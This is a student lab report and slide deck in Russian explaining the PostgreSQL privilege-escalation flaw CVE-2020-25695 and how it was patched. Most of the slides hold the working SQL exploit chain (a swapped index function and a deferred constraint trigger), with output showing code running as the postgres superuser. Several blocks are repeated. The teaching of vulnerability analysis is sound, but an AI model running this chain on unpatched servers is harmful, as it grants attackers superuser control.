

Вариант: CVE-2020-25695

Лабораторная работа №4

«Компьютерные атаки»

По дисциплине:

«Информационная безопасность»

Работу выполнила:

Студентка группы Р34102

Никонова Наталья Игоревна

Преподаватель:

Рыбаков Степан Дмитриевич

Задание

Необходимо сделать доклад об одной из компьютерных атак на выбор. Тема доклада не должна повторяться среди студентов одного потока. Доклад должен в себя включать: подробное описание последовательности действий злоумышленника с примерами.

Действия злоумышленника следует представить в виде орграфа. В графе должны быть обязательно исходное состояние системы (S0), в котором злоумышленник бездействует и конечные состояния (Sk), такие как: кража информации, модификация информации, отказ в доступе и др.

Описание уязвимости

Уязвимость CVE-2020-25695 была найдена в PostgreSQL следующих версий и ниже: 13.0, 12.4, 11.10, 10.15.

Уязвимость позволяет выполнять какие-либо действия от имени суперпользователя, но для её использования необходима возможность выполнять sql-запросы в атакуемой базе данных, включая создание таблиц, функций и индексов.

Смысл состоит в том, что при вакуумизации, запускаемой обычно от суперпользователя или администратора, на время от чистки определенной таблицы контекст переключается на её создателя, однако возвращается обратно до коммита транзакции. Отложить выполнение какого-либо действия можно через триггер с отложенным выполнением (INITIALLY DEFERRED). Такой триггер может работать только после вставки строки, поэтому создается ещё одна таблица с функциональным индексом, который вставляет записи в первую. Индекс же как раз вызывается при вакуумизации.


Исправили уязвимость через запрет отложенного выполнения security-restricted операций.

Доклад

<https://docs.google.com/presentation/d/1ebMXDKPF5qT-VKnHT09lZ-GmrY0uTm9pFPTmPveKmR4/edit?usp=sharing> (а также в приложении к отчету)


В докладе представлены логические заключения, с помощью которых эксплойт был найден Этьеном Столмансом - <https://staal draad.github.io/post/2020-12-15-cve-2020-25695-postgresql-privesc/>. Также в нем представлены скрипты для эксплуатации эксплойта.

Орграф атаки



Заключение


В ходе выполнения этой лабораторной работы я освежила свои знания об уязвимости CVE-2020-25695 и попробовала построить орграф атак.



Создадим таблицу, триггер и пару функций в Postgres и получим рута

Подготовила студентка 3 курса группы
Р33102
Никонова Наталья

Чем занимается
суперпользователь?





DELETE/DROP







VACUUM








Образец написания цифр





Образец написания цифр индекса






Добавим интересного

```
-- create the table to insert the user into
CREATE TABLE t0 (s varchar);

-- create the security invoker function
CREATE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t0 VALUES (current_user); SELECT $1';
```

```
CREATE INDEX indy ON blah (sfunc(a));
```





ERROR: functions in index expression must be marked IMMUTABLE



Чуть-чуть поправим

```
CREATE FUNCTION sfunc(integer)
  RETURNS integer
  LANGUAGE sql IMMUTABLE AS
  'SELECT $1';

CREATE INDEX indy ON blah (sfunc(a));

CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t0 VALUES (current_user); SELECT $1';
```

Переключимся на
рута и запустим

```
tmp=# SELECT * FROM t0;
 s
---
(0 rows)

tmp=# ANALYZE;
ANALYZE
tmp=# SELECT * FROM t0;
 s
-----
foo
(1 row)

tmp=#
```



Чуть-чуть поправим

```
CREATE FUNCTION sfunc(integer)
  RETURNS integer
  LANGUAGE sql IMMUTABLE AS
  'SELECT $1';

CREATE INDEX indy ON blah (sfunc(a));


CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t0 VALUES (current_user); SELECT $1';
```


Переключимся на
рута и запустим

```
tmp=# SELECT * FROM t0;
 s
---
(0 rows)

tmp=# ANALYZE;
ANALYZE
tmp=# SELECT * FROM t0;
 s
---
foo

tmp=#
```





```
/*
 * Switch to the table owner's userid, so that any index functions are run
 * as that user.  Also lock down security-restricted operations and
 * arrange to make GUC variable changes local to this command. (This is
 * unnecessary, but harmless, for lazy VACUUM.)
 */
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
                      save_sec_context | SECURITY_RESTRICTED_OPERATION);


save_nestlevel = NewGUCNestLevel();

// DO LOTS OF WORK
// <--- SNIP --->

/* Restore userid and security context */
SetUserIdAndSecContext(save_userid, save_sec_context);

/* all done with this class, but hold lock until commit */
if (onerel)
    relation_close(onerel, NoLock);

/*
 * Complete the transaction and free all temporary memory used.
 */
PopActiveSnapshot();
CommitTransactionCommand();
```




```
/*
 * Switch to the table owner's userid, so that any index functions are run
 * as that user.  Also lock down security-restricted operations and
 * arrange to make GUC variable changes local to this command. (This is
 * unnecessary, but harmless, for lazy VACUUM.)
 */
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
                      save_sec_context | SECURITY_RESTRICTED_OPERATION,
                      save_nestlevel = NewGUCNestLevel());

// DO LOTS OF WORK
// <--- SNIP --->

/* Restore userid and security context */
SetUserIdAndSecContext(save_userid, save_sec_context);

/* all done with this class, but hold lock until commit */
if (onerel)
    relation_close(onerel, NoLock);

/*
 * Complete the transaction and free all temporary memory used.
 */
PopActiveSnapshot();
CommitTransactionCommand();
```




```
/*
 * Switch to the table owner's userid, so that any index functions are run
 * as that user.  Also lock down security-restricted operations and
 * arrange to make GUC variable changes local to this command. (This is
 * unnecessary, but harmless, for lazy VACUUM.)
 */
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
                      save_sec_context | SECURITY_RESTRICTED_OPERATION,
                      save_nestlevel = NewGUCNestLevel());


// DO LOTS OF WORK
// <--- SNIP --->

/* Restore userid and security context */
SetUserIdAndSecContext(save_userid, save_sec_context);

/* all done with this class, but hold lock until commit */
if (onerel)
    relation_close(onerel, NoLock);

/*
 * Complete the transaction and free all temporary memory used.
 */
PopActiveSnapshot();
CommitTransactionCommand();
```







```
/*
 * Switch to the table owner's userid, so that any index functions are run
 * as that user.  Also lock down security-restricted operations and
 * arrange to make GUC variable changes local to this command. (This is
 * unnecessary, but harmless, for lazy VACUUM.)
 */
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
                      save_sec_context | SECURITY_RESTRICTED_OPERATION,
                      save_nestlevel = NewGUCNestLevel());

// DO LOTS OF WORK
// <--- SNIP --->

/* Restore userid and security context */
SetUserIdAndSecContext(save_userid, save_sec_context);

/* all done with this class, but hold lock until commit */
if (onerel)
    relation_close(onerel, NoLock);


/*
 * Complete the transaction and free all temporary memory used.
 */
PopActiveSnapshot();
CommitTransactionCommand();
```





Поиски лазейки

Ctrl + F
“deferred”



INITIALLY
DEFERRED



CONSTRAINT
TRIGGER





Возможности

Управлять временем срабатывания: немедленно или отложить до конца транзакции. Можно корректировать позже

Ограничения

Может быть только AFTER (другие варианты - BEFORE и INSTEAD OF) и FOR EACH ROW (нельзя FOR EACH STATEMENT)

Перенесем вредный код в триггер!



```
CREATE TABLE t0 (s varchar);
```

```
CREATE FUNCTION sfunc(integer)
  RETURNS integer
  LANGUAGE sql IMMUTABLE AS
  'SELECT $1';
```

```
CREATE INDEX indy ON blah (sfunc(a));
```

```
CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t0 VALUES (current_user); SELECT $1';
```

```
CREATE TABLE t1 (s varchar);
```

```
CREATE OR REPLACE FUNCTION snfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t1 VALUES (current_user); SELECT $1';
```

```
CREATE OR REPLACE FUNCTION strig() RETURNS trigger
  AS $e$ BEGIN
    PERFORM snfunc(1000); RETURN NEW;
  END $e$
  LANGUAGE plpgsql;
```

```
CREATE CONSTRAINT TRIGGER def
  AFTER INSERT ON t0
  INITIALLY DEFERRED
  FOR EACH ROW
  EXECUTE PROCEDURE strig();
```

```
tmp=> SELECT * FROM t0;
      s
-----
      foo
(1 row)
```

```
tmp=> SELECT * FROM t1;
      s
-----
(0 rows)
```

```
tmp=> INSERT INTO t0 VALUES ('baz');
INSERT 0 1
tmp=> SELECT * FROM t1;
      s
-----
      foo
(1 row)
```

```
tmp=# INSERT INTO t0 VALUES ('bazfoo');
INSERT 0 1
tmp=# SELECT * FROM t1;
      s
-----
      foo
postgres
(2 rows)
```

```
tmp=# ANALYZE;
ANALYZE
tmp=# SELECT * FROM t1;
      s
-----
      foo
postgres
postgres
(3 rows)
```

```
CREATE TABLE t0 (s varchar);
```

```
CREATE FUNCTION sfunc(integer)
  RETURNS integer
  LANGUAGE sql IMMUTABLE AS
  'SELECT $1';
```

```
CREATE INDEX indy ON blah (sfunc(a));
```

```
CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t0 VALUES (current_user); SELECT $1';
```

Любой
INSERT

```
CREATE TABLE t1 (s varchar);
```

```
CREATE OR REPLACE FUNCTION snfunc(integer) RETURNS integer
  LANGUAGE sql
  SECURITY INVOKER AS
  'INSERT INTO t1 VALUES (current_user); SELECT $1';
```

Действие от
суперпользо
вателя

```
CREATE OR REPLACE FUNCTION strig() RETURNS trigger
  AS $e$ BEGIN
    PERFORM snfunc(1000); RETURN NEW;
  END $e$
LANGUAGE plpgsql;
```

```
CREATE CONSTRAINT TRIGGER def
  AFTER INSERT ON t0
  INITIALLY DEFERRED
  FOR EACH ROW
  EXECUTE PROCEDURE strig();
```

```
tmp=> SELECT * FROM t0;
      s
-----
      foo
(1 row)
```

```
tmp=> SELECT * FROM t1;
      s
-----
(0 rows)
```

```
tmp=> INSERT INTO t0 VALUES ('baz');
INSERT 0 1
tmp=> SELECT * FROM t1;
      s
-----
      foo
(1 row)
```

```
tmp=# INSERT INTO t0 VALUES ('bazfoo');
INSERT 0 1
tmp=# SELECT * FROM t1;
      s
-----
      foo
postgres
(2 rows)
```

```
tmp=# ANALYZE;
ANALYZE
tmp=# SELECT * FROM t1;
      s
-----
      foo
postgres
postgres
(3 rows)
```


Как исправили?

```
12 src/backend/commands/trigger.c
4543 +      * security-restricted operation, we were to verify that a SET CONSTRAINTS
4544 +      * ... IMMEDIATE has fired all such triggers.  For now, don't bother.
4545 +      */
4546 +      if (deferred_found && InSecurityRestrictedOperation())
4547 +          ereport(ERROR,
4548 +                  (errmsg("cannot fire deferred trigger within security-restricted operation")));
4549 +
4550 +
4539 4551      return found;
```

- Block `DECLARE CURSOR ... WITH HOLD` and firing of deferred triggers within index expressions and materialized view queries (Noah Misch)

This is essentially a leak in the "security restricted operation" sandbox mechanism. An attacker having permission to create non-temporary SQL objects could parlay this leak to execute arbitrary SQL code as a superuser.

The PostgreSQL Project thanks Etienne Stalmans for reporting this problem. (CVE-2020-25695)



Мораль

- 1 Если связь возможна только при условии, надо проверять, что изменение связанных объектов не нарушает эти условия
- 2 При смене контекста пользователя надо внимательно подходить к моменту, когда обратно возвращается первоначальный
- 3 Если событие (коммит транзакции) может повлечь за собой исполнение дополнительных, динамически определяемых инструкций, сам факт этого должен быть более выразителен в коде



Спасибо за внимание!

Докладчику заплатите чеканным баллом. Докладчику
заплатите чеканным баллом. Докладчику заплатите
чеканным баллом. Докладчику заплатите чеканным
баллом. Докладчику заплатите чеканным баллом.
Докладчику заплатите чеканным баллом и здоровым
сном.